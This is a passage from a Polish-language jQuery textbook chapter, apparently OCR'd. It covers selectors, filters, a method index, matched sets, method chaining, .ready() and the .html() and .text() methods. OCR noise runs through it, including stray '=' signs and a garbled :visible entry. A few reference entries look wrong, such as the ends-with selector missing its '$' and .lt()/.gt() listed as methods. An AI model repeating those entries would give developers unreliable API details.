Zespół jQuery był jednak świadomy faktu, że wiele osób nadal korzysta ze starszych wersji przeglądarek i dlatego wciąż zachodzi potrzeba ich obsługi. Zdecydowano się więc na jednoczesne rozwijanie dwóch wersji jQuery:

jQuery 1.9+: zawiera te same funkcje, które można znaleźć w wersji 2.0.x, ale zapewnia obsługę IE6 – 8.

jQuery 2.0+: nie obsługuje starszych wersji przeglądarek internetowych, co powoduje, że skrypt jest mniejszy i działa szybciej.

W krótkim okresie nie są spodziewane zbyt duże różnice w funkcjonalności obu wersji jQuery.

Nazwa biblioteki jQuery powinna zawierać numer wersji (na przykład *jquery-1.11.0.js* lub *jquery-1.11.0.min.js*). Jeżeli nie zawiera, przeglądarka będzie próbowała wykorzystywać buforowaną wersję pliku, która może okazać się starsza *lub* nowsza. To z kolei może uniemożliwić prawidłowe działanie skryptów.

WYSZUKIWANIE ELEMENTÓW

Używając jQuery, elementy można zwykle wybierać za pomocą selektorów stylu CSS. Dostępne są także selektory dodatkowe oznaczone poniżej jako jQ.

Przykłady zastosowania tych selektorów znajdziesz w całym rozdziale. Składnia będzie znana osobom wykorzystującym selektory w CSS.

SELEKTORY PODSTAWOWE

`*`		Wszystkie elementy.
element		Wszystkie elementy o nazwie `element`.
#id		Elementy, których atrybut `id` ma wskazaną wartość.
.klasa		Elementy, których atrybut `class` ma wskazaną wartość.
selektor1, selektor2		Elementy dopasowujące więcej niż tylko jeden selektor (zapoznaj się także z opisem metody `.add()`, która charakteryzuje się większą efektywnością podczas łączenia wybieranych elementów).

HIERARCHIA

przodek potomek		Element, który jest elementem potomnym innego (na przykład `li a`).
nadrzędny > potomny		Element będący bezpośrednim elementem potomnym innego (można użyć * w miejscu elementu potomnego, aby wybrać wszystkie elementy potomne wskazanego elementu nadrzędnego).
poprzedni + następny		Selektor sąsiadujących elementów równorzędnych wybiera tylko te, które znajdują się tuż po poprzednim elemencie.
poprzedni ~ równorzędne		Selektor elementów równorzędnych wybierze te elementy, które są równorzędne z poprzednim.

PODSTAWOWE FILTRY

`:not(`*selektor*`)`		Wszystkie elementy z wyjątkiem wskazanego selektora (na przykład `div:not('#summary')`).
`:first`	jQ	Pierwszy element z wybranych.
`:last`	jQ	Ostatni element z wybranych.
`:even`	jQ	Elementy o parzystych numerach indeksu ze zbioru wybranych.
`:odd`	jQ	Elementy o nieparzystych numerach indeksu ze zbioru wybranych.
`:eq(`*indeks*`)`	jQ	Elementy o numerze indeksu równym podanemu w parametrze.
`:gt(`*indeks*`)`	jQ	Elementy o numerze indeksu większym od podanego w parametrze.
`:lt(`*indeks*`)`	jQ	Elementy o numerze indeksu mniejszym od podanego w parametrze.
`:header`	jQ	Wszystkie elementy od `<h1>` do `<h6>`.
`:animated`	jQ	Elementy, które aktualnie są animowane.
`:focus`		Elementy, które aktualnie są aktywne.

FILTRY ZAWARTOŚCI

`:contains('tekst')`		Elementy zawierające wskazany `tekst` jako parametr.
`:empty`		Wszystkie elementy nieposiadające elementów potomnych.
`:parent`	jQ	Wszystkie elementy posiadające węzły potomne (w postaci tekstu lub elementu).
`:has(selektor)`	jQ	Elementy zawierające przynajmniej jeden element dopasowany do selektora (na przykład `div:has(p)` powoduje dopasowanie wszystkich elementów zawierających element <p>).

FILTRY WIDOCZNOŚCI

`:hidden`	jQ	Wszystkie elementy ukryte.
`:visible`	jQ	Wszystkie elementy zajmujące miejsce w układzie graficznym na stronie. Nie będą zaznaczone w przypadku użycia `display: none;` `height / width: 0;` element nadrzędny jej ukryty. Będą zaznaczone = w przypadku zastosowania `visibility: hidden; opacity: 0`, ponieważ wówczas zajmują miejsce w układzie na stronie.

FILTRY POTOMNE

`:nth-child(wyrażenie)`	Wartość podana w tym miejscu nie jest liczona od zera — na przykład = `ul li:nth-child(2)`.
`:first-child=`	Pierwszy element potomny dla aktualnie wybranego.
`:last-child`	Ostatni element potomny dla aktualnie wybranego.
`:only-child`	Kiedy istnieje tylko jeden element potomny (`div p:only-child`).

FILTRY ATRYBUTU

`[atrybut]`		Elementy zawierające określony atrybut (wraz z dowolną wartością).=
`[atrybut='wartość']`		Elementy zawierające określony atrybut wraz ze wskazaną wartością.=
`[atrybut!='wartość']`	jQ	Elementy zawierające określony atrybut, ale nie ze wskazaną wartością.=
`[atrybut^='wartość']`		Wartość atrybutu rozpoczyna się od podanej wartości.=
`[atrybut='wartość']`		Wartość atrybutu kończy się na podanej wartości.=
`[atrybut*='wartość']`		Wartość powinna pojawiać się w dowolnym miejscu wartości atrybutu.=
`[atrybut|='wartość']`		Równa podanemu ciągowi tekstowemu lub rozpoczyna się od podanego ciągu = tekstowego i myślnika.
`[atrybut~='wartość']`		Wartość powinna być jedną z wartości umieszczonych na liście i rozdzielonych = spacjami.
`[atrybut][atrybut2]`		Elementy, które dopasowały wszystkie selektory.

FORMULARZE SIECIOWE

`:input`	jQ	Wszystkie elementy <input>.
`:text`	jQ	Wszystkie pola tekstowe.
`:password=`	jQ	Wszystkie pola tekstowe do podawania haseł.
`:radio`	jQ	Wszystkie przyciski opcji.
`:checkbox`	jQ	Wszystkie pola wyboru.
`:submit`	jQ	Wszystkie przyciski wysyłające formularze sieciowe.
`:image`	jQ	Wszystkie elementy <img>.
`:reset`	jQ	Wszystkie przyciski zerowania formularzy sieciowych.
`:button`	jQ	Wszystkie elementy <button>.
`:file=`	jQ	Wszystkie pola pozwalające na wybór plików.
`:selected`	jQ	Wszystkie zaznaczone elementy list rozwijanych.
`:enabled`		Wszystkie włączone elementy formularzy sieciowych (domyślnie wszystkie elementy).
`:disabled`		Wszystkie wyłączone elementy formularzy sieciowych (używające właściwości CSS `disabled`).
`:checked`		Wszystkie zaznaczone przyciski opcji lub pola wyboru.

WYKONYWANIE OPERACJI NA WYBRANYCH ELEMENTACH

Powyżej przedstawiono podstawy działania biblioteki jQuery; = większość rozdziału będzie = poświęcona wyjaśnieniu, jak działają wymienione metody.

Na tych dwóch stronach = wymieniono metody jQuery = i wskazano numery stron, = na których znajdziesz więcej = informacji na ich temat.

Bardzo często możesz zobaczyć nazwy metod jQuery = zaczynające się od kropki. To = użyta w książce konwencja, = która pomoże Ci w odróżnianiu = metod jQuery od wbudowanych = metod JavaScript lub własnych = obiektów.

Kiedy dokonujesz wyboru, = tworzony obiekt `jQuery` ma = właściwość `length` zawierającą = liczbę elementów znajdujących = się w obiekcie.

Jeżeli nie zostały dopasowane = żadne elementy, to wywołanie = wymienionych tutaj metod nie = zakończy się błędem. Metody = po prostu nie zwrócą żadnych = wartości.

Istnieją również metody przeznaczone specjalnie do pracy = z omówioną w rozdziale 8. = technologią Ajax (pozwala ona = na odświeżanie tylko fragmentu = strony zamiast całej).

FILTRY ZAWARTOŚCI

Pobranie lub zmiana zawartości elementów, atrybutów i węzłów tekstowych.

POBIERANIE I ZMIANA ZAWARTOŚCI

`.html()`	podrozdział „Uaktualnianie elementów”=
`.text()`	podrozdział „Uaktualnianie elementów”=
`.replaceWith()`	podrozdział „Uaktualnianie elementów”=
`.remove()`	podrozdział „Uaktualnianie elementów”

ELEMENTY

`.before()`	podrozdział „Wstawianie elementu”=
`.after()`	podrozdział „Wstawianie elementu”=
`.prepend()`	podrozdział „Wstawianie elementu”=
`.append()`	podrozdział „Wstawianie elementu”=
`.remove()`	podrozdział „Wycinanie i kopiowanie elementów”=
`.clone()`	podrozdział „Wycinanie i kopiowanie elementów”=
`.unwrap()=`	podrozdział „Wycinanie i kopiowanie elementów”=
`.detach()`	podrozdział „Wycinanie i kopiowanie elementów”=
`.empty()`	podrozdział „Wycinanie i kopiowanie elementów”=
`.add()`	podrozdział „Dodawanie i filtrowanie elementów w dopasowanym zbiorze”

ATRYBUTY

`.attr()`	podrozdział „Pobieranie i ustawianie wartości atrybutu”=
`.removeAttr()`	podrozdział „Pobieranie i ustawianie wartości atrybutu”=
`.addClass()`	podrozdział „Pobieranie i ustawianie wartości atrybutu”=
`.removeClass()`	podrozdział „Pobieranie i ustawianie wartości atrybutu”=
`.css()`	podrozdział „Pobieranie i ustawianie właściwości CSS”

WARTOŚCI FORMULARZA SIECIOWEGO

`.val()`	podrozdział „Zdarzenia i metody formularza sieciowego”=
`.isNumeric()`	podrozdział „Zdarzenia i metody formularza sieciowego”

WYSZUKIWANIE ELEMENTÓW

Wyszukiwanie i wybieranie elementów do pracy, a także poruszanie się po modelu DOM.

OGÓLNE

`.find()=`	podrozdział „Nawigacja po modelu DOM”=
`.closest()`	podrozdział „Nawigacja po modelu DOM”=
`.parent()`	podrozdział „Nawigacja po modelu DOM”=
`.parents()`	podrozdział „Nawigacja po modelu DOM”=
`.children()`	podrozdział „Nawigacja po modelu DOM”=
`.siblings()`	podrozdział „Nawigacja po modelu DOM”=
`.next()`	podrozdział „Nawigacja po modelu DOM”=
`.nextAll()`	podrozdział „Nawigacja po modelu DOM”=
`.prev()`	podrozdział „Nawigacja po modelu DOM”=
`.prevAll()`	podrozdział „Nawigacja po modelu DOM”

WYSZUKIWANIE ELEMENTÓW ciąg dalszy

FILTROWANIE I TESTOWANIE

`.filter()`=	podrozdział „Nawigacja po modelu DOM”=
`.not()`	podrozdział „Nawigacja po modelu DOM”=
`.has()`	podrozdział „Nawigacja po modelu DOM”=
`.is()`	podrozdział „Nawigacja po modelu DOM”=
`:contains()`	podrozdział „Nawigacja po modelu DOM”

KOLEJNOŚĆ ELEMENTÓW

`.eq()`	podrozdział „Wyszukiwanie elementów według kolejności”=
`.lt()`	podrozdział „Wyszukiwanie elementów według kolejności”=
`.gt()`	podrozdział „Wyszukiwanie elementów według kolejności”

Gdy elementy zostaną wybrane (i umieszczone w obiekcie `jQuery`), metody jQuery wymienione na tych dwóch = stronach wykonują na tych elementach pewne zadania.

WYMIARY I POŁOŻENIE

Pobieranie lub uaktualnianie wymiarów bądź położenia elementu.

WYMIARY

`.height()`	podrozdział „Wymiary pudełka”
`.width()`=	podrozdział „Wymiary pudełka”=
`.innerHeight()`	podrozdział „Wymiary pudełka”=
`.innerWidth()`	podrozdział „Wymiary pudełka”=
`.outerHeight()`	podrozdział „Wymiary pudełka”=
`.outerWidth()`	podrozdział „Wymiary pudełka”=
`$(document).height()`	podrozdział „Wymiary okna i strony”=
`$(document).width()`=	podrozdział „Wymiary okna i strony”=
`$(window).height()`=	podrozdział „Wymiary okna i strony”=
`$(window).width()`=	podrozdział „Wymiary okna i strony”

POŁOŻENIE

`.offset()`	podrozdział „Położenie elementów na stronie”
`.position()`	podrozdział „Położenie elementów na stronie”=
`.scrollLeft()`	podrozdział „Wymiary okna i strony”
`.scrollTop()`	podrozdział „Wymiary okna i strony”

EFEKTY I ANIMACJA

Dodawanie efektów i animacji do fragmentów strony.

PODSTAWOWE

`.show()`=	podrozdział „Efekty”=
`.hide()`	podrozdział „Efekty”=
`.toggle()`	podrozdział „Efekty”

ROZJAŚNIANIE

`.fadeIn()`	podrozdział „Efekty”=
`.fadeOut()`	podrozdział „Efekty”=
`.fadeTo()`	podrozdział „Efekty”=
`.fadeToggle()`	podrozdział „Efekty”

PRZESUWANIE

`.slideDown()`=	podrozdział „Efekty”=
`.slideUp()`	podrozdział „Efekty”=
`.slideToggle()`	podrozdział „Efekty”

WŁASNE

`.delay()`	podrozdział „Efekty”=
`.stop()`	podrozdział „Efekty”=
`.animate()`	podrozdział „Efekty”

ZDARZENIA

Tworzenie obserwatorów zdarzeń dla każdego elementu w zbiorze wybranych.

DOKUMENT I PLIK

`.ready()`	podrozdział „Sprawdzenie, czy strona jest gotowa, by można było z nią pracować”=
`.load()`	podrozdział „Zdarzenie load”

INTERAKCJE UŻYTKOWNIKA

`.on()`	podrozdział „Metody zdarzeń”

Istnieją metody przeznaczone dla poszczególnych typów zdarzeń i dlatego możesz się spotkać z metodami takimi jak `.click()`, `.hover()` i `.submit()`. Jednak aby można było obsługiwać zdarzenia, zostały = one porzucone na rzecz metody `.on()`.

DOPASOWANY ZBIÓR I ELEMENTY WYBRANE PRZEZ JQUERY


Kiedy wybierzesz co najmniej jeden element, wartością zwrotną będzie obiekt = `jQuery`. Nosi on również nazwę **dopasowanego zbioru** lub **elementów wybranych przez jQuery**.

POJEDYNCZY ELEMENT

Jeżeli selektor zwraca jeden element, to obiekt jQuery zawiera odniesienie do po prostu jednego węzła elementu.

```
$('ul')
```

Ten selektor pobiera element `<ul>` na stronie. Dlatego też obiekt `jQuery` zawiera odniesienie do jednego węzła (jedyny element `<ul>` znajdujący = się na stronie):



Każdy element ma przypisany numer indeksu. = Poniżej przedstawiono sytuację, gdy obiekt = zawiera tylko jeden element.


INDEKS	WĘZEŁ ELEMENTU
0	ul

WIELE ELEMENTÓW

Jeżeli selektor zwraca wiele elementów, to obiekt jQuery zawiera odniesienia do poszczególnych węzłów elementów.

```
$('li')
```

Selektor ten pobiera wszystkie elementy `<li>` na stronie. Dlatego też obiekt `jQuery` zawiera odniesienia do każdego wybranego węzła (poszczególne = elementy `<li>` znajdujące się na stronie):



Obiekt jQuery będzie zawierał cztery elementy = listy. Pamiętaj, że numery indeksów rozpoczynają = się od zera.

INDEKS	WĘZEŁ ELEMENTU
0	li#one.hot
1	li#two.hot
2	li#three.hot
3	li#four

METODY JQUERY PRZEZNACZONE DO POBIERANIA I USTAWIANIA DANYCH

Pewne metody jQuery są przeznaczone do pobierania informacji z elementów oraz do ich uaktualniania. Nie zawsze mogą być stosowane we wszystkich elementach.

POBIERANIE INFORMACJI

Jeżeli wybór jQuery zawiera więcej niż tylko jeden element, a metoda jest używana w celu pobrania informacji z wybranych elementów, to **informacje te zostaną pobrane tylko z pierwszego elementu** w dopasowanym zbiorze.

W podanym tutaj przykładzie listy poniższy selektor spowoduje wybór czterech elementów `<li>` z listy:

```
$('li')
```

Kiedy w celu pobrania informacji z elementu użyjesz metody `.html()` — będzie omówiona w podrozdziale „Uaktualnianie elementów” — jej wartością zwrotną będzie zawartość pierwszego elementu w dopasowanym zbiorze.

```
var content = $('li').html();
```


Powyższe polecenie powoduje pobranie zawartości pierwszego elementu listy i umieszczenie jej w zmiennej o nazwie `content`.

Aby pobrać inny element, można skorzystać z metod przeznaczonych do poruszania się po modelu DOM (podrozdział „Nawigacja po modelu DOM”) lub filtrowania (podrozdział „Dodawanie i filtrowanie elementów w dopasowanym zbiorze”) wybranych elementów bądź też utworzyć dokładniejszy selektor (podrozdział „Wyszukiwanie elementów”).

Aby pobrać zawartość wszystkich elementów, należy zastosować metodę `.each()`, o której więcej się dowiesz w podrozdziale „Praca z poszczególnymi elementami w dopasowanym zbiorze”.

UAKTUALNIANIE INFORMACJI

Jeżeli jQuery wybierze co najmniej dwa elementy, a metoda jest używana w celu uaktualniania informacji na stronie, to **uaktualnione będą wszystkie elementy** w dopasowanym zbiorze, a nie tylko pierwszy.



Kiedy do uaktualnienia elementu wykorzystasz metodę `.html()` — będzie omówiona w podrozdziale „Uaktualnianie elementów” — zastąpi ona zawartość wszystkich elementów w dopasowanym zbiorze. Poniższe polecenie powoduje uaktualnienie zawartości każdego elementu listy:

```
$('li').html('Uaktualniony');
```

Polecenie uaktualnia zawartość wszystkich elementów listy w dopasowanym zbiorze słowem `Uaktualniony`.

Aby uaktualnić tylko *jeden* element, można użyć metod przeznaczonych do poruszania się po modelu DOM (podrozdział „Nawigacja po modelu DOM”) lub filtrowania (podrozdział „Dodawanie i filtrowanie elementów w dopasowanym zbiorze”) wybranych elementów bądź też utworzyć dokładniejszy selektor (podrozdział „Wyszukiwanie elementów”).

OBIEKTY JQUERY PRZECHOWUJĄCE ODNIESIENIA DO OBIEKTÓW

Kiedy dokonujesz wyboru elementów za pośrednictwem jQuery, przechowywane są odniesienia do odpowiadających im węzłów w drzewie modelu DOM. Nie są tworzone kopie węzłów.


Jak już widziałeś, podczas wczytywania strony HTML przeglądarka tworzy w pamięci model tej strony. Wyobraź sobie pamięć przeglądarki jako zbiór płytek:

- `<>` Węzły w modelu DOM zabierają po jednej płytce.
- `var` Zmienne zabierają po jednej płytce.
- `$` Skomplikowane obiekty JavaScript mogą zabierać wiele płytek, ponieważ przechowują większą ilość danych.

W rzeczywistości elementy znajdujące się w pamięci przeglądarki nie są rozłożone w taki sposób, jak pokazano na diagramie. Jednak diagram pomaga w wyjaśnieniu koncepcji.

Kiedy dokonujesz wyboru w jQuery, obiekt jQuery zawiera **odniesienia** do elementów w modelu DOM, nie tworzy ich kopii.

Kiedy programiści mówią, że zmienna lub obiekt przechowuje odniesienie do czegoś, oznacza to przechowywanie danych o *położeniu* informacji w pamięci przeglądarki. W omawianym przykładzie obiekt jQuery będzie wiedział, że elementy listy są przechowywane w A4, B4 i C4. Warto przypomnieć ponownie, że to tylko ilustracja koncepcji. Pamięć przeglądarki nie jest tak prosta jak plansza z pokazanymi położeniami.



Obiekt jQuery jest podobny do tablicy, ponieważ przechowuje listę elementów w takiej samej kolejności, w jakiej pojawiają się one w dokumencie HTML. (Jest to przeciwieństwo innych obiektów, w których kolejność właściwości zwykle nie będzie zachowana).

BUFOROWANIE W ZMIENNYCH JQUERY WYBRANYCH ELEMENTÓW

Obiekt jQuery przechowuje odniesienia do elementów. Buforowanie obiektu jQuery powoduje przechowywanie w zmiennej odniesienia do tego obiektu.

Utworzenie obiektu jQuery może wymagać nieco czasu, zasobów procesora, a także pamięci. = Interpreter musi wykonać poniższe zadania:

1. Wyszukanie w drzewie modelu DOM dopasowanych węzłów.
2. Utworzenie obiektu jQuery.
3. Przechowywanie w obiekcie jQuery odniesień = do węzłów.


Dlatego też, jeżeli te same elementy kod musi wybrać co najmniej dwa razy, lepszym rozwiązaniem = będzie ponowne użycie obiektu niż powtórzenie = przedstawionego powyżej procesu. W tym celu odniesienie do obiektu jQuery należy przechowywać = w zmiennej.

Poniżej utworzony zostaje obiekt jQuery — przechowuje położenie elementów `<li>` w drzewie = modelu DOM.

```
$('li');
```

Odniesienie do tego obiektu jest przechowywane = w zmiennej o nazwie `$listItems`. Zwróć uwagę = na jeden fakt: kiedy zmienna zawiera obiekt jQuery, jej nazwa często zaczyna się od znaku $ (co = ma pomóc w odróżnieniu jej od innych zmiennych = używanych w skrypcie).

```
$listItems = $('li');
```



Buforowanie elementów = wybranych przez jQuery jest = podobne do idei przechowywania odniesienia do węzła = modelu DOM po wykonaniu = zapytania modelu DOM (jak = przedstawiono w rozdziale 5.).

PĘTLE

W zwykłym kodzie JavaScript, jeżeli to samo zadanie ma zostać wykonane na wielu elementach, to konieczne jest zastosowanie pętli przeprowadzającej iterację przez wszystkie wybrane elementy.

W przypadku jQuery, gdy selektor zwraca wiele elementów, to wszystkie można uaktualnić za pomocą tylko jednej metody. Nie ma konieczności użycia pętli.

W poniższym fragmencie kodu ta sama wartości zostaje dodana do atrybutu `class` wszystkich elementów wyszukanych za pomocą selektora. Liczba znalezionych elementów nie ma tutaj żadnego znaczenia.

c07/js/looping.js

JAVASCRIPT

```
$('li em').addClass('seasonal');
$('li.hot').addClass('favorite');
```

W omawianym przykładzie pierwszy selektor ma zastosowanie tylko do jednego elementu, a nowa wartość atrybutu `class` powoduje wywołanie nowej reguły CSS, która dodaje ikonę kalendarza po lewej stronie elementu.

Z kolei drugi selektor ma zastosowanie dla trzech elementów. Nowa wartość dodana do atrybutu `class` tych elementów powoduje dodanie ikony serca po prawej stronie elementu.

Możliwość uaktualnienia wszystkich elementów w zbiorze wybranych przez jQuery nosi nazwę **niejawnej iteracji**.

Kiedy informacje trzeba pobrać z serii elementów, można użyć metody `.each()` — zostanie przedstawiona w podrozdziale „Praca z poszczególnymi elementami w dopasowanym zbiorze” — zamiast tworzyć pętlę.

WYNIK

świeże figi

orzeszki piniowe

miód

ocet balsamiczny

ŁĄCZENIE METOD

Jeżeli chcesz skorzystać z wielu metod jQuery na wybranych elementach, to możesz je podać, rozdzielając je kropkami, jak pokazano poniżej.


W przedstawionym poleceniu na tych samych elementach są wykonywane trzy metody: `hide()` (odpowiedzialna za ukrycie elementów), `delay()` (powodująca pauzę) i `fadeIn()` (pokazująca elementy).

Proces umieszczenia wielu metod w tym samym selektorze nosi nazwę **łączenia metod**. Jak możesz zobaczyć, efektem jest kod w zwięzłej postaci.

JAVASCRIPT c07/js/chaining.js

```
$('li[id!="one"]').hide().delay(500).fadeIn(1400);
```

WYNIK



Aby kod był łatwiejszy w odczycie, wywołanie poszczególnych metod można umieścić w oddzielnych wierszach:

```
$('li[id!="one"]')
  .hide()
  .delay(500)
  .fadeIn(1400);
```

Każdy wiersz zawierający wywołanie metody, rozpoczyna się od kropki, a średnik na końcu polecenia oznacza zakończenie pracy z wybranymi elementami.

Większość metod używanych do **uaktualniania** elementów wybranych w jQuery można ze sobą łączyć. Jednak metody **pobierające** informacje z modelu DOM (lub dane o przeglądarce internetowej) nie mogą być łączone.

Warto w tym miejscu wspomnieć o jednym: jeżeli jedna z metod w łańcuchu nie działa, to pozostałe również nie będą działały.

SPRAWDZENIE, CZY STRONA JEST GOTOWA, BY MOŻNA BYŁO Z NIĄ PRACOWAĆ

Oferowana przez jQuery metoda `.ready()` sprawdza, czy strona jest gotowa do pracy z kodem.

`$(document)` tworzy obiekt jQuery przedstawiający stronę.

Kiedy strona jest gotowa do tego, by z nią pracować, funkcja umieszczona w nawiasie metody `.ready()` będzie gotowa do wykonania.

OBIEKT JQUERY | **METODA ZDARZENIA READY**

```
$(document).ready(function() {
  // Miejsce na kod skryptu.=
});
```

Podobnie jak w przypadku zwykłego kodu JavaScript, jeżeli przeglądarka jeszcze nie przygotowała drzewa modelu DOM, to biblioteka jQuery nie będzie mogła wybierać z niego elementów.

Jeżeli skrypt zostanie umieszczony na końcu strony (tuż przed zamykającym znacznikiem `</body>`), to elementy będą wczytane w drzewie modelu DOM.

Jeżeli kod jQuery zostanie opakowany powyższą metodą, nadal będzie działał, gdy zostanie użyty w dowolnym miejscu na stronie lub nawet w innym pliku.

Skrót powyższego wywołania został pokazany na stronie po prawej. Skrót ten jest stosowany znacznie częściej niż dłuższa wersja wywołania.

ZDARZENIE LOAD

Biblioteka jQuery ma metodę `.load()`. Jest ona wywoływana w zdarzeniach `load`, ale została zastąpiona przez metodę `.on()`. Jak widziałeś w rozdziale 6., w podrozdziale „Zdarzenia interfejsu użytkownika", zdarzenie `load` jest wywoływane po wczytaniu strony wraz z jej wszystkimi zasobami (obrazy, style CSS i skrypty).

Omawiane zdarzenie należy wykorzystywać, gdy skrypt opiera się na wczytywanych zasobach, na przykład musi mieć informację o wymiarach obrazu.

Zdarzenie działa we wszystkich przeglądarkach, a ponadto oferuje zakres na poziomie funkcji dla znajdujących się w nim zmiennych.

KONTRA

METODA .READY()

Metoda jQuery o nazwie `.ready()` sprawdza, czy przeglądarka internetowa obsługuje zdarzenie `DOMContentLoaded`, ponieważ jest ono wywoływane tuż po wczytaniu modelu DOM (nie ma oczekiwania na zakończenie pobierania zasobów) i jego użycie może sprawić wrażenie, że strona wczytuje się szybciej.

Jeżeli zdarzenie `DOMContentLoaded` jest obsługiwane, metoda jQuery tworzy obserwatora zdarzeń odpowiadającego na wymienione zdarzenie. Jednak to zdarzenie jest obsługiwane jedynie w nowoczesnych przeglądarkach. W starszych biblioteka jQuery będzie oczekiwać na wywołanie zdarzenia `load`.

KONTRA

UMIESZCZENIE SKRYPTÓW PRZED ZAMYKAJĄCYM ZNACZNIKIEM </BODY>

Kiedy umieścisz skrypt na końcu strony (przed zamykającym znacznikiem `</body>`), kod HTML zostanie wczytany do modelu DOM przed uruchomieniem skryptu.

Nadal będziesz spotykał się z użyciem metody `.ready()`, ponieważ wykorzystujące ją skrypty będą działać nawet wtedy, gdy znacznik `<script>` zostanie przeniesiony do innej części strony HTML. (Zdarza się to najczęściej wtedy, gdy skrypt staje się dostępny także dla innych użytkowników).

SKRÓT DLA METODY ZDARZENIA READY W OBIEKCIE DOCUMENT

```
$(function() {
  // Miejsce na kod skryptu.=
});
```

Powyżej możesz zobaczyć skrypt powszechnie używany zamiast wywołania `$(document).ready()`.

Pozytywnym efektem tworzenia kodu jQuery wewnątrz tej metody jest to, że dla zmiennych staje się dostępny zakres na poziomie funkcji.

Zakres ten chroni przed kolizjami nazw z innymi skryptami, w których mogą być wykorzystywane zmienne o takich samych nazwach.

Wszystkie polecenia znajdujące się w metodzie zostaną automatycznie wykonane po wczytaniu strony. Tę wersję wywołania będziemy stosować w przykładach przedstawionych w pozostałej części rozdziału.

POBIERANIE ZAWARTOŚCI ELEMENTU

Metody `.html()` i `.text()` pobierają i uaktualniają zawartość elementów. Na tej stronie koncentrujemy się na pobieraniu zawartości elementu. Jeżeli chcesz dowiedzieć się, jak uaktualniać zawartość elementu, zajrzyj do podrozdziału „Uaktualnianie elementów".

.html()

Kiedy metoda ta jest używana do pobierania informacji z elementów wybranych w jQuery, kod HTML będzie pobierany tylko z *pierwszego* elementu w dopasowanym zbiorze wraz z jego wszystkimi elementami potomnymi.

Na przykład wartością zwrotną wywołania `$('ul').html();` jest:

```
<li id="one"><em>świeże</em> figi</li>
<li id="two">orzeszki piniowe</li>
<li id="three">miód</li>
<li id="four">ocet balsamiczny</li>
```

Podczas gdy wywołanie `$('li').html();` zwraca:

```
<em>świeże</em> figi
```

Zwróć uwagę, że wartością zwrotną jest tylko zawartość pierwszego elementu `<li>`.

Jeżeli chcesz pobrać wartość każdego elementu, musisz użyć metody `.each()`, która będzie wprowadzona w podrozdziale „Praca z poszczególnymi elementami w dopasowanym zbiorze".

.text()

Kiedy metoda ta jest wykorzystywana do pobierania tekstu z elementów zwróconych przez jQuery, zwraca zawartość każdego elementu z dopasowanego zbioru jQuery wraz z tekstem wszystkich elementów potomnych.

Na przykład wartością zwrotną wywołania `$('ul').text();` jest:

```
świeże figi=
orzeszki piniowe=
miód
ocet balsamiczny
```

Podczas gdy wywołanie `$('li').text();` zwraca:

```
świeże figiorzeszki piniowemiódocet =
balsamiczny
```


Zauważ, że zwrócony został tekst ze wszystkich elementów `<li>` (łącznie ze spacjami między słowami) i że nie ma spacji między poszczególnymi elementami listy.

Aby pobrać zawartość elementów `<input>` lub `<textarea>`, należy zastosować metodę `.val()`, która zostanie wprowadzona w podrozdziale „Zdarzenia i metody formularza sieciowego".

POBIERANIE ZAWARTOŚCI

Na tej stronie przedstawiono różne sposoby wykorzystania metod `.html()` i `.text()` na tej samej liście (w zależności od elementów wybranych przez selektor: `<ul>` lub `<li>`).


Uwaga: Metoda `.append()` zostanie omówiona w podrozdziale „Wstawianie elementu” — pozwala na dodawanie zawartości na stronie.



JAVASCRIPT c07/js/get-html-fragment.js

```
var $listHTML = $('ul').html();
$('ul').append($listHTML);
```

Selektor ten zwraca element `<ul>`. Metoda `.html()` pobiera znajdujący się w nim cały kod HTML (cztery elementy `<li>`). Następnie pobrana zawartość jest dołączana na końcu wybranych elementów, czyli tutaj — po istniejących elementach `<li>`.



JAVASCRIPT c07/js/get-text-fragment.js

```
var $listText = $('ul').text();
$('ul').append('<p>' + $listText  + '</p>');
```

Selektor ten zwraca element `<ul>`. Metoda `.text()` pobiera tekst ze wszystkich elementów potomnych `<ul>`. Następnie pobrana zawartość jest dołączana na końcu wybranych elementów, czyli tutaj — po istniejącym elemencie `<ul>`.

JAVASCRIPT c07/js/get-html-node.js

```
var $listItemHTML = $('li').html();
$('li').append('<i>' + $listItemHTML + '</i>');
```

